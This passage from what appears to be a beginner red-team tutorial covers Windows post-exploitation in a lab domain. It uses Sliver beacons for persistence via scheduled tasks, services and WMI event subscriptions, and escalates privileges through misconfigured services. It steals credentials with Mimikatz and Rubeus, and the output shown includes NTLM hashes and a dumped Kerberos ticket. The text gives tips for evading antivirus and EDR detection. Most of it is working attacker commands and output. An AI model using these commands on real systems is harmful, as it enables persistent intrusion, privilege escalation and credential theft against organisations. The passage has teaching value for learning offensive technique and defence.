- **Trigger**: When to run (e.g., at logon, on startup).
- **Action**: What to run (e.g., script, program).
- **Conditions**: Idle, power state, network availability.
- **Settings**: Retry on failure, stop after timeout, etc.
- **Security Context**: Which user account runs the task.

Here are some examples for triggers:

- Specific time on a daily, weekly, or monthly schedule
- When the computer goes idle
- When the system starts
- When a user logs on
- When a system event occurs

Scheduled Tasks are stored as XML files in:

```
C:\Windows\System32\Tasks\
```

If one of these XML files is editable, we can edit the entry under Actions/Exec. Let's look at a legitimate Task entry for the Microsoft Office Update task:

```
<Actions Context="Author">
  <Exec>
    <Command>C:\Program Files\Common Files\Microsoft
Shared\ClickToRun\OfficeC2RClient.exe</Command>
    <Arguments>/frequentupdate SCHEDULEDTASK displaylevel=False</Arguments>
  </Exec>
</Actions>
```

Under Principals, we can see under what security context the task runs. The HighestAvailable RunLevel defines that the task is supposed to be executed under the highest possible privileges: SYSTEM:

```
<Principals>
  <Principal id="Author">
    <UserId>S-1-5-18</UserId>
    <RunLevel>HighestAvailable</RunLevel>
    <LogonType>InteractiveToken</LogonType>
  </Principal>
</Principals>
```

Under Triggers, we can inspect what triggers the task to run. In this example, we can observe a Calendar trigger. Since this entry is long, I will not include a snippet. Through this mechanism, we can control when our persistence payload is to be executed. Executing our beacon hourly would enable us to regain access once a session was lost, with the cost of having to wait a while.

Once again, we could also use SharPersist to create a scheduled task which runs at logon. The syntax would look like this:

```
sharpersist -- -t schtask -c "C:\Users\xhor.ASGARDR\Downloads\http_beacon.exe"  -n "Persistent Sliver Task" -m add
```

You could also use the command line (bad OPSEC):

```
schtasks /create /sc minute /mo 1 /tn "Sliver Beacon" /tr C:\Users\xhor.ASGARDR\Downloads\http_beacon.exe
```

Since the Task scheduler runs as SYSTEM, we can also use scheduled tasks for elevated persistence ("/rl HIGHEST") if we have the permissions:

```
schtasks /create /sc minute /mo 1 /tn "Sliver Beacon" /tr C:\Users\xhor.ASGARDR\Downloads\http_beacon.exe /rl HIGHEST /f
```

Windows Services#

Both the Task Manager and the Service Control Manager can launch processes under the local system account. This creates excellent room for privileged persistence running our payloads as SYSTEM.

Servce EXEs require a little bit more communication with the SCM (Service Control Manager), so we have to specify that to Sliver. You can create service executables using:

```
enerate beacon --http 192.168.1.89:8080 -f service -N http_beacon_svc -S 5  -t 5
```

And then use an administrator session (you can open Terminal as administrator on the windows client) to create a new service entry pointing to your implant (sc.exe has to be used, PowerShell's Cmdlet only offers limited functionality at the time of this writing):

```
sc.exe create SliverPersistence binPath= "C:\Users\xhor.ASGARDR\Downloads\http_beacon_svc.exe" DisplayName= "Sliver Persistent Service" start= auto

sc.exe start SliverPersistence
```

After the service was started, you should have received a beacon running as SYSTEM:

```
sliver (http_beacon_svc) > beacons

 ID        Name             Transport   Hostname   Username                Operating System   Last Check-In   Next Check-In
========== ================ =========== ========== ======================= ================== =============== ===============
 f1ca380a  http_beacon_svc  http(s)     cli-ws01   NT AUTHORITY\SYSTEM     windows/amd64      5s              24s
```

WMI Event Subscriptions#

Similar to Scheduled Tasks, the Windows Management Instrumentation (WMI) also has event filters which can execute commands based on triggers. WMI Event Subscriptions consist of: •

- **Event Filters**: Conditions of the trigger •
- **Event Consumer**: What will be executed •
- **FilterToConsumer Binding**: Links the filter to the consumer

Using WMI Event Filters is very stealthy and not commonly checked by inexperienced blue teamers. In PowerShell, it would look like this:

```
$Filter = Set-WmiInstance -Namespace "root\subscription" -Class __EventFilter -
Arguments @{
  Name      = 'SliverFilter'
  EventNamespace = 'root\cimv2'
  QueryLanguage  = 'WQL'
  Query          = "SELECT * FROM __InstanceModificationEvent WITHIN 10 WHERE
                    TargetInstance ISA 'Win32_ComputerSystem' AND
                    TargetInstance.UserName != NULL"
}


$Consumer = Set-WmiInstance -Namespace "root\subscription" -Class
CommandLineEventConsumer -Arguments @{
  Name           = 'SliverConsumer'
  ExecutablePath = "C:\Users\xhor.ASGARDR\Downloads\http_beacon.exe"
}


Set-WmiInstance -Namespace "root\subscription" -Class __FilterToConsumerBinding -
Arguments @{
  Filter   = $Filter.__PATH
  Consumer = $Consumer.__PATH
}
```

SharPersist cannot perform this action, but it is generally recommended to not run shell commands like this as they will be logged and might trigger detections by modern AV/EDR solutions. Another suitable solution would be to create your own script/executable which performs these actions, execute them on the host using “execute-assembly”.

2 - Local Privilege Escalation#

Privilege Escalation is an enormous topic which could fill many books (and already has), which is why covering the entirety of this topic is out-of-scope for this book. Instead, we will inspect some of the most common privilege escalation techniques, misconfigurations and tools.

During **Escalation of Privileges**, we aim at increasing our capabilities on the target system. In most cases, beacons started by users will run under that user’s security context. Many organizations do not grant users local administrative privileges on their computers, which heavily restricts our possibilities for advancement. And even after gaining local

administrator privileges, we can continue to advance to the local system account (SYSTEM), which will grant us almost full control over the system.

For the sake of simplicity, I have decided to focus on Windows Services for this blog post.

Vulnerable Windows Services#

Windows Services are handled and executed by the Windows Service Control Manager (SCM). If you open them in System Explorer/Process Explorer, you can see that services.exe and svchost.exe are the parent processes.

services.exe, the executable of the SCM, is used to execute service executables (standalone EXE files). The entries for the services are stored as subkeys within the registry path `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\`, containing values such as “ImagePath”, which defines the executable to run, and “Type”, which determines how the service is hosted.

svchost.exe, the Service Host, is the hosting process for services implemented through DLLs rather than standalone executables. The DLLs are organized into groups which are also stored in the registry under `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost`. The actual DLLs are listed under `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\`. Within each service key, the “ServiceDll” value (usually found under the Parameters subkey) specifies the path to the DLL file.

To create a vulnerable service, we need to have a special Service Executable. Regular EXE files cannot simply be turned into services. Service EXE files must:

- Call StartServiceCtrlDispatcher() to connect with SCM
- Define ServiceMain() where initialization happens
- Register a ServiceControlHandler using RegisterServiceCtrlHandlerEx().
- Handle events like SERVICE_CONTROL_STOP, SERVICE_CONTROL_PAUSE, etc.

A service EXE can be installed using tools like:

- sc.exe create
- New-Service (PowerShell)
- InstallUtil.exe

Weak Service DACL Permissions

Like all Objects on Windows, services also have DACLs (Discretionary Access Control Lists) that define which users or groups have specific permissions on the service. These permissions are stored in the service's **security descriptor**, which is associated with each service entry in the Service Control Manager (SCM).

A chance for privilege escalation opens up when a user has **SERVICE_CHANGE_CONFIG** or **SERVICE_ALL_ACCESS** permissions on a service. These permissions allow the user to **modify the service configuration**, such as **changing the binary path (ImagePath)** to point to a malicious executable.

1. Let's create a vulnerable service. We do not need to provide an actual executable, as this exploit only concerns the service configuration:

```
New-Service -Name WeakPermService -BinaryPathName "C:\Vuln\weakperm.exe" -
DisplayName "WeakPermService" -StartupType Manual
```

```
$sd = New-Object System.Security.AccessControl.CommonSecurityDescriptor $false,
$false, "D:(A;;FA;;;WD)"
sc.exe sdset WeakPermService $sd.GetSddlForm("All")
```

2. From our implant, we can run SharpUp to enumerate vulnerable services:

```
sharpup -- audit modifiableservices
```

3. To exploit this vulnerability, we can simply modify the service configuration to set binPath to our own payload (note that the space after "binPath= " is necessary):

```
execute powershell -c "sc.exe config WeakPermService binPath=
C:\Temp\http_beacon.svc.exe"
```

4. We can then verify that the installation was successful:

```
execute powershell -c "sc.exe qc WeakPermService"
```

Editable Service Registry Config

As stated before, the services are defined through registry keys. If an attacker has permissions to modify these keys, the image path of the service can be modified.

1. Let's create a vulnerable service. Once again, we do not need to provide an actual executable to test this exploit:

```
New-Service -Name WeakRegPermService -BinaryPathName "C:\Vuln\weakreg.exe" -
DisplayName "WeakRegPermService" -StartupType Manual
```

```
$keyPath = "HKLM:\SYSTEM\CurrentControlSet\Services\WeakRegPermService"
$acl = Get-Acl $keyPath
$rule = New-Object
System.Security.AccessControl.RegistryAccessRule("Everyone","FullControl","Allow")
```

```
$acl.SetAccessRule($rule)
Set-Acl -Path $keyPath -AclObject $acl
```

2. We can now redefine the ImagePath variable to point it to our payload:

```
execute powershell -c 'Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\WeakRegPermService" -Name "ImagePath" -
Value "C:\Temp\http_beacon.svc.exe"'
```

Unquoted Service Path

If a service configuration has secure DACLs in place, we can still check for the service path. If the service path is quoted (example: "`C:\Windows\System32\notepad.exe`"), the service is not vulnerable. But if the service image path is unquoted (example: `C:\Program Files\MyApp\MyService.exe`), a vulnerability arises.

Windows handles unquoted paths differently if there are spaces. If we look at a service which has its path defined as: `C:\Program Files\My Service\service.exe`, the lookup order would be as follows:

1. `C:\Program.exe`
2. `C:\Program Files\My.exe`
3. `C:\Program Files\My Service\service.exe`

If you identify this vulnerability, you need to ensure that you have write permissions to the folder containing the service executable and then place your own executable in one of the folders vulnerable. Since this technique is very similar to the DLL Search Path vulnerability, we will not dive any deeper into it in this book.

Writable Service Binary

This vulnerability arises if the service executable can be replaced through misconfigured folder/file permissions. Through this, we can simply replace the original executable defined in the BinPath within the service configuration, and run the service, therefore triggering our payload.


Let's create a service vulnerable to this attack:

```
New-Item -Path "C:\Vuln" -ItemType Directory -Force
Copy-Item "C:\Windows\System32\notepad.exe" "C:\Vuln\weakbin.exe"
New-Service -Name WeakBinService -BinaryPathName "C:\Vuln\weakbin.exe" -DisplayName
"WeakBinService" -StartupType Manual
```

```
icacls "C:\Vuln\weakbin.exe" /grant Everyone:F
```

Now let's check the DACL of the service binary:

```
icacls “C:\Vuln\weakbin.exe”
```



We can see that we have write permissions, so we can simply use our service implant we generated at the beginning of this chapter, rename it, and then drop it at the same location.

The next time the service is started, it will mistake our implant for the legitimate service binary.

3 - Credential Access & Impersonation#

Having gained SYSTEM privileges on the host, our next step would be to gather credential material. Credentials in Windows usually consist of usernames and passwords, but they can also include tickets and certificates.

Our first step is to gather credential material. Some Examples include:

- NT Hashes (Password Hashes)
- Cleartext Passwords
- Session Tokens
- Kerberos Tickets (TGTs)

Mimikatz is the Swiss army knife of credential dumping. It provides a wide set of commands and tools to obtain all kinds of credential material, even being able to dump LSASS.exe for hashes and tickets. It can also perform common credential attacks, which we will look into in “User Impersonation”.

First, we need to ensure that Mimikatz has the permissions necessary to act. Run this command to verify it and enable debug privileges:

```
mimikatz -- privilege::debug
```

If you see the result being “Privilege ‘20’ OK”, it means that we are ready to get started:


```
sliver (http_beacon) > mimikatz privilege::debug

[*] Successfully executed mimikatz
[*] Got output:

  .#####.   mimikatz 2.2.0 (x64) #19041 May 17 2024 22:19:06
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK
```

Keep in mind that you can chain Mimikatz commands:

```
mimikatz — “privilege::debug” “sekurlsa::logonpasswords”
```

Passwords & NT Hashes

The Local Security & Authorization Sub-System (LSASS) runs under the process “lsass.exe” on a Windows system and handles authentication and authorization on the system. Modern instances of Windows 11 Enterprise run with **Credential Guard** enabled, and the “lsass.exe” process usually runs as **Protected-Process-Light (PPL)**, meaning that dumping its memory is becoming increasingly harder to do on modern systems. The setting is configured via a registry value stored under `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL`:



PPL can be disabled through tools like PPLKiller, but that is out of scope for this book as it is aimed at beginners. We will use the Domain Controller (SRV-DC01) to test out these commands, as the DC does not support Credential Guard or PPL.

We can search LSASS memory for credential material using:

```
mimikatz -- sekurlsa::logonpasswords
```

```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 269461 (00000000:00041c95)
Session           : Interactive from 1
User Name         : Administrator
Domain            : ASGARDR
Logon Server      : SRV-DC01
Logon Time        : 6/17/2025 12:14:26 AM
SID               : S-1-5-21-4139011072-3089278826-4101269494-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : ASGARDR
         * NTLM     : 58a478135a93ac3bf058a5ea0e8fdb71
         * SHA1     : 0d7d930ac3b1322c8a1142f9b22169d4eef9e855
         * DPAPI    : 0717b67c297507029b7266279747b170
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : ASGARDR
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : ASGARDR.LOCAL
         * Password : (null)
        ssp :
        credman :
```

Luckely, we can still extract NTLM Hashes from the **SAM database** on the system. The SAM database is a **registry hive** that stores local user accounts and their password hashes. This should work on most modern Windows systems, meaning we can also run it on our Windows 11 workstation:

```
mimikatz -- lsadump::sam
```

This gives us some NT Hashes to work with. Keep in mind that this dumps **only the NT hashes of local users**.

We can dump **domain cached credentials** (for domain users in case the computer loses contact to the KDC). These are stored in the **SECURITY hive**:


```
mimikatz -- lsadump::cache
```

Kerberos Tickets

We can use Rubeus to extract Kerberos Tickets on the local machine:

```
rubeus triage
```

Each user has their own Logon ID (**LUID = Local Unique Identifier**). Tickets for the service “krbtgt” are TGTs, while the others are TGSs:



```
Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x3e7

 ------------------------------------------------------------------------------------------------------------
 | LUID      | UserName                    | Service                                          | EndTime             |
 ------------------------------------------------------------------------------------------------------------
 | 0x2acc74c | Administrator @ ASGARDR.LOCAL | krbtgt/ASGARDR.LOCAL                           | 20.06.2025 07:44:29 |
 | 0x2acc74c | Administrator @ ASGARDR.LOCAL | HOST/srv-dc01.asgardr.local                    | 20.06.2025 07:44:29 |
 | 0x2acc74c | Administrator @ ASGARDR.LOCAL | cifs/SRV-DC01.asgardr.local                    | 20.06.2025 07:44:29 |
 | 0x2a9da7c | Administrator @ ASGARDR.LOCAL | krbtgt/ASGARDR.LOCAL                           | 21.06.2025 03:03:42 |
 | 0x2a9da7c | Administrator @ ASGARDR.LOCAL | cifs/SRV-DC01.asgardr.local                    | 21.06.2025 03:03:42 |
 | 0x67f40   | xhor @ ASGARDR.LOCAL          | krbtgt/ASGARDR.LOCAL                           | 20.06.2025 05:43:59 |
 | 0x67f40   | xhor @ ASGARDR.LOCAL          | LDAP/SRV-DC01.asgardr.local/asgardr.local      | 21.06.2025 10:58:59 |
 | 0x67f40   | xhor @ ASGARDR.LOCAL          | ldap/SRV-DC01.asgardr.local                    | 21.06.2025 01:13:59 |
 | 0x67f40   | xhor @ ASGARDR.LOCAL          | cifs/SRV-DC01.asgardr.local                    | 20.06.2025 05:43:59 |
 | 0x67f40   | xhor @ ASGARDR.LOCAL          | TEST/test.asgardr.local                        | 19.06.2025 00:28:59 |
 | 0x67f40   | xhor @ ASGARDR.LOCAL          | RPCSS/SRV-DC01.asgardr.local                   | 17.06.2025 19:14:08 |
 | 0x67f40   | xhor @ ASGARDR.LOCAL          | HOST/SRV-DC01.asgardr.local                    | 17.06.2025 19:14:08 |
 | 0x67ef5   | xhor @ ASGARDR.LOCAL          | krbtgt/ASGARDR.LOCAL                           | 21.06.2025 11:44:17 |
 | 0x67ef5   | xhor @ ASGARDR.LOCAL          | LDAP/SRV-DC01.asgardr.local/asgardr.local      | 21.06.2025 11:44:17 |
 | 0x67ef5   | xhor @ ASGARDR.LOCAL          | GC/SRV-DC01.asgardr.local/asgardr.local        | 19.06.2025 01:14:17 |
 | 0x3e4     | cli-ws01$ @ ASGARDR.LOCAL     | krbtgt/ASGARDR.LOCAL                           | 21.06.2025 10:42:16 |
 | 0x3e4     | cli-ws01$ @ ASGARDR.LOCAL     | cifs/SRV-DC01.asgardr.local                    | 21.06.2025 10:42:16 |
 | 0x3e4     | cli-ws01$ @ ASGARDR.LOCAL     | ldap/SRV-DC01.asgardr.local/asgardr.local      | 17.06.2025 19:13:37 |
 | 0x3e7     | cli-ws01$ @ ASGARDR.LOCAL     | krbtgt/ASGARDR.LOCAL                           | 21.06.2025 10:51:48 |
 | 0x3e7     | cli-ws01$ @ ASGARDR.LOCAL     | cifs/SRV-DC01.asgardr.local/asgardr.local      | 21.06.2025 10:51:48 |
 | 0x3e7     | cli-ws01$ @ ASGARDR.LOCAL     | CLI-WS01$                                      | 21.06.2025 10:51:48 |
 | 0x3e7     | cli-ws01$ @ ASGARDR.LOCAL     | cifs/SRV-DC01.asgardr.local                    | 21.06.2025 10:51:48 |
 | 0x3e7     | cli-ws01$ @ ASGARDR.LOCAL     | ldap/SRV-DC01.asgardr.local/asgardr.local      | 21.06.2025 10:51:48 |
 | 0x3e7     | cli-ws01$ @ ASGARDR.LOCAL     | netlogon/SRV-DC01.asgardr.local/asgardr.local  | 17.06.2025 19:13:38 |
 ------------------------------------------------------------------------------------------------------------
```

We can then use Rubeus to dump tickets. In this example, I am dumping the TGT for the Domain Administrator:

```
rubeus -- dump /luid:0x2acc74c /service:krbtgt
```

This results in the dump of the TGT:

```
ServiceName              :  krbtgt/ASGARDR.LOCAL
ServiceRealm             :  ASGARDR.LOCAL
UserName                 :  Administrator (NT_PRINCIPAL)
UserRealm                :  ASGARDR.LOCAL
StartTime                :  20.06.2025 17:14:29
EndTime                  :  21.06.2025 03:14:29
RenewTill                :  26.06.2025 21:44:29
Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType                  :  aes256_cts_hmac_sha1
Base64(key)              :  +whrFne8H5GAwLnb9150H08uUt4rYg+c2hPCc6vkmUM=
Base64EncodedTicket   :

  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
```

Impersonation

To create a token **for network authentication only**, we can use Sliver's "make-token", which will generate a token for us:

